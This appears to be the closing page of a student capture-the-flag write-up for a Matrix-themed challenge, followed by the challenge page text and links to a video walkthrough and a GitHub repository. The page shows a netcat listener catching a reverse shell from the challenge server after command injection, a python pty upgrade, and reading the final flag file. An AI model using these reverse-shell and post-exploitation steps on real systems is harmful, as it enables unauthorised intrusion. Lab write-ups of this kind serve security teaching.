
5

Waiting for matrixctf.tk...

```
sandun@ubuntuVPS:~$ nc -lvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 40.90.237.87 48300 received!
/bin/sh: 0: can't access tty; job control turned off
ls
osinj.php
$ python -c 'import pty; pty.spawn("/bin/bash")'
matrix6910@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osinj$ ls
ls
osinj.php
matrix6910@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osinj$ cd /ctf.tk/public_html/levels/add_levels/osinj/osinj$ cd /
matrix6910@isu:/$ ls
ls
bin          etc          initrd.img.old  media  root  srv  var
boot         finalFlag.txt lib       mnt      run   sys  vmlinuz
cyberpanel.swap home        lib64      opt     sbin  tmp  vmlinuz.old
dev          initrd.img   lost+found  proc    snap  usr  webadmin.csr
matrix6910@isu:/$ cat finalFlag.txt
Good Job...
Good Job...!

flag is -> y0uH4vedef3atedAG3N75M1TH
matrix6910@isu:/$ y0uH4vedef3atedAG3N75M1TH
```

Execute



Matrix

Do you inevitable...

Thomas Anderson, a computer programmer, is led to fight an underground war against powerful computers who have constructed his entire reality with a system called the Matrix.

[Register](#) [Get Start](#)



Video Walkthrough Link:

https://mysliit-my.sharepoint.com/personal/it18081930_my_sliit_lk/_layouts/15/onedrive.aspx?id=%2Fpersonal%2Fit18081930%5Fmy%5Fsliit%5Flk%2FDocuments%2FISP%5FCTF%5FMatrix&originalPath=aHR0cHM6Ly9teXNsawI0LW15LnNoYXJlcG9pbnQuY29tLzpmOi9nL3BlcnNvbmFsl2l0MTgwODE5MzBfbXlfc2xpaXRfbGsvRXBITjJqMHJDaE5LaUhmUkRkQ0tBbWNCDUlaaG95QnJPR1IZQUQ3TmEyN2d1dz9ydGltZT1haWdWYmllaDJFZw

Github Link:

https://github.com/Isuranga-Nipun/ISP_CTF---M-r-